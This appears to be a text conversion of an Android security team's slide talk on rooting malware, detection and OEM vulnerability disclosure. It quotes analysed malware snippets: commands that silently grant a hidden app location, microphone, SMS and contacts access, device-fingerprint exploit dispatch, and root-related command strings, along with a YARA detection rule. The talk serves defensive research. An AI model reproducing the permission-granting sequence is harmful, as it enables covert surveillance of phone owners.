
Rooting Device in 10s



Finding vulnerabilities



Finding other peoples' exploits



The image shows a smartphone screen with a news application open. The header bar is blue with the text 'bionicnews' in white. The main content area has a white background. At the top, it says 'Ieri 10:58'. Below that is a headline: 'Visita crepaccio novità estate Cervinia'. Under the headline is a small thumbnail image of a crevasse in a snowy mountain landscape. At the bottom of the news item, there is a paragraph of text: 'Visitare un crepaccio, ovvero una profonda fenditura che si apre sul ghiacciaio. E' la novità dell'estate a Cervinia, la nota località turistica valdostana. © ANSA'. Further down the screen, another news item is partially visible with the headline 'Aliblue: pronti rimborsi per stop voli' and categories 'Italia' and 'Il mondo'.




```
exec("/system/bin/cmd package install -r -d -t /data/local/tmp/app-debug.apk\n", v2, 10);
exec(
    "/system/bin/cmd package grant com.██████████ android.permission.ACCESS_COARSE_LOCATION\n",
    v2,
    1);
exec("/system/bin/cmd package grant com.██████████ android.permission.ACCESS_FINE_LOCATION\n", v2, 1);
exec(
    "/system/bin/cmd package grant com.██████████ android.permission.ACCESS_BACKGROUND_LOCATION\n",
    v2,
    1);
exec("/system/bin/cmd package grant com.██████████ android.permission.CAMERA\n", v2, 1);
exec("/system/bin/cmd package grant com.██████████ android.permission.GET_ACCOUNTS\n", v2, 1);
exec(
    "/system/bin/cmd package grant com.██████████ android.permission.PROCESS_OUTGOING_CALLS\n",
    v2,
    1);
exec("/system/bin/cmd package grant com.██████████ android.permission.RECORD_AUDIO\n", v2, 1);
exec("/system/bin/cmd package grant com.██████████ android.permission.RECEIVE_SMS\n", v2, 1);
exec("/system/bin/cmd package grant com.██████████ android.permission.READ_CALENDAR\n", v2, 1);
exec("/system/bin/cmd package grant com.██████████ android.permission.READ_CALL_LOG\n", v2, 1);
exec("/system/bin/cmd package grant com.██████████ android.permission.READ_CONTACTS\n", v2, 1);
exec("/system/bin/cmd package grant com.██████████ android.permission.READ_EXTERNAL_STORAGE\n", v2, 1);
exec("/system/bin/cmd package grant com.██████████ android.permission.READ_PHONE_STATE\n", v2, 1);
exec("/system/bin/cmd package grant com.██████████ android.permission.READ_SMS\n", v2, 1);
exec("/system/bin/cmd package grant com.██████████ android.permission.SEND_SMS\n", v2, 1);
exec("/system/bin/cmd package grant com.██████████ android.permission.SYSTEM_ALERT_WINDOW\n", v2, 1);
exec("/system/bin/cmd package grant com.██████████ android.permission.WRITE_CALENDAR\n", v2, 1);
```



```
1 rule NP_AMRootingSignals__EasyRoot {
2     meta:
3         desc = "EasyRoot exploit binary"
4         rs1 = "020abf8c687168abae9f4d202ba644d5c9eebaf39442ec28b95c55b459e8a37"
5     strings:
6         $a = "easyroot"
7         $b = "get root failed..."
8         $c = "get root success..."
9     condition:
10        uint16(0) == 0x457f and all of them
11 }
```

```
int length = __system_property_get("ro.build.fingerprint", fingerprint);
printf("%s\n", fingerprint);
if (!strcmp(fingerprint, "google/oriole/oriole:12/SD1A.210817.037/7862242:user/release-keys")) {
    do_bad_thing_with_params(a, b, c);
    return;
}
if (!strcmp(fingerprint, "google/oriole/oriole:12/SQ1D.220105.007/8030436:user/release-keys")) {
    do_bad_thing_with_params(d, e, f);
    return;
}
if (!strcmp(fingerprint, "google/oriole/oriole:12/SQ1D.220205.004/8151327:user/release-keys")) {
    do_bad_thing_with_params(g, h, i);
    return;
}
if (!strcmp(fingerprint, "google/oriole/oriole:12/SQ3A.220705.003/8671607:user/release-keys")) {
    do_bad_thing_with_params(j, k, l);
    return;
}
etc
```





Report Findings (arm32 binary)

```
-----String Obfuscation Section Start-----  
Function `sub_0x3e13e64` decrypts string `mount -o remount,rw /system`  
Function `sub_0x3e13e64` decrypts string `cat`  
Function `sub_0x3e13e64` decrypts string `rm -r`  
Function `sub_0x3e13e64` decrypts string `rm`  
Function `sub_0x3e13e64` decrypts string `chmod 0777`  
Function `sub_0x3e13e64` decrypts string `chmod 0644`  
Function `sub_0x3e13e64` decrypts string `chown root:root`  
Function `sub_0x3e13e64` decrypts string `chown root.root`  
Function `sub_0x3e13e64` decrypts string `chcon`  
Function `sub_0x3e13e64` decrypts string `u:object_r:misc_user_data_file:s0`  
Function `sub_0x3e13e64` decrypts string `u:object_r:zygate_exec:s0`  
Function `sub_0x3e13e64` decrypts string `/sdcard/.google/`  
Function `sub_0x3e13e64` decrypts string `com.android.google.cdcore.db`  
Function `sub_0x3e13e64` decrypts string `/system/etc/uatypes`  
Function `sub_0x3e13e64` decrypts string `/data/dalvik-cache/arm`  
Function `sub_0x3e13e64` decrypts string `system@framework@boot-thirdcd.oat`  
Function `sub_0x3e13e64` decrypts string `tmpfiles/`  
Function `sub_0x3e13e64` decrypts string `/data/local/tmp/`  
Function `sub_0x3e13e64` decrypts string `asbymol`  
Function `sub_0x3e13e64` decrypts string `bdlomsd`  
Function `sub_0x3e13e64` decrypts string `jkpatch`  
Function `sub_0x3e13e64` decrypts string `watch_dog`  
Function `sub_0x3e13e64` decrypts string `cash`  
Function `sub_0x3e13e64` decrypts string `~ai`  
Function `sub_0x3e13e64` decrypts string `+ai`  
Function `sub_0x3e13e64` decrypts string `/data/dalvik-cache/arm/system@framework@boot-bridacco.oat`  
Function `sub_0x3e13e64` decrypts string `/data/dalvik-cache/arm64/system@framework@boot-bridacdo.oat`  
Function `sub_0x3e13e64` decrypts string `/data/dalvik-cache/arm/system@framework@boot.oat`  
Function `sub_0x3e13e64` decrypts string `/data/dalvik-cache/arm64/system@framework@boot.oat`  
Function `sub_0x3e13e64` decrypts string `/data/dalvik-cache/arm/system@framework@boot-acco.oat`  
Function `sub_0x3e13e64` decrypts string `/data/dalvik-cache/arm64/system@framework@boot-acdo.oat`  
Function `sub_0x3e13e64` decrypts string `/system/lib/binder.so`  
Function `sub_0x3e13e64` decrypts string `/system/lib64/binder.so`  
Function `sub_0x3e13e64` decrypts string `/system/lib/libmedia_jni.so`  
Function `sub_0x3e13e64` decrypts string `/system/lib64/libmedia_jni.so`
```



Stopping exploitation



- Mitigations
 - [ARM Memory Tagging Extension](#)
 - [First handset with MTE on the market](#)
- Secure development practices
 - Rust in Linux and [Android](#)
 - OEM Portal - restricted access
 - <https://docs.partner.android.com/security/oem-edu/developer-developers>
- Detecting impossible conditions



```
oriole:/data/local/tmp $ 
```

```
oriole:/data/local/tmp $ 
```



“N-days function like 0-days on Android”

-Maddie Stone, Security Researcher, Threat Analysis Group (TAG)



Android Partner Vulnerability Initiative APVI



3P Vulns - Findings

- **80+ disclosed APVI OEM vulnerabilities**
 - 1300+ GPSRP vulns
 - 1600+ SoC vulns
- Filed ~30 bugs in 2023 by Android Security Team
 - 5 Disclosed Page UAF
 - Other Page Corruptions: map2anywhere, map2oobpages...
- **bugs.chromium.org/p/apvi**
 - Moving to issuetracker in 2024



Closing the Gap

- **Developers** help OEMs implement & improve security processes
 - Decrease time from ingestion to patch
 - Reinforce policies with technical measures
- **Researchers**
 - GPU security is still under-researched
- More to come...



Thank You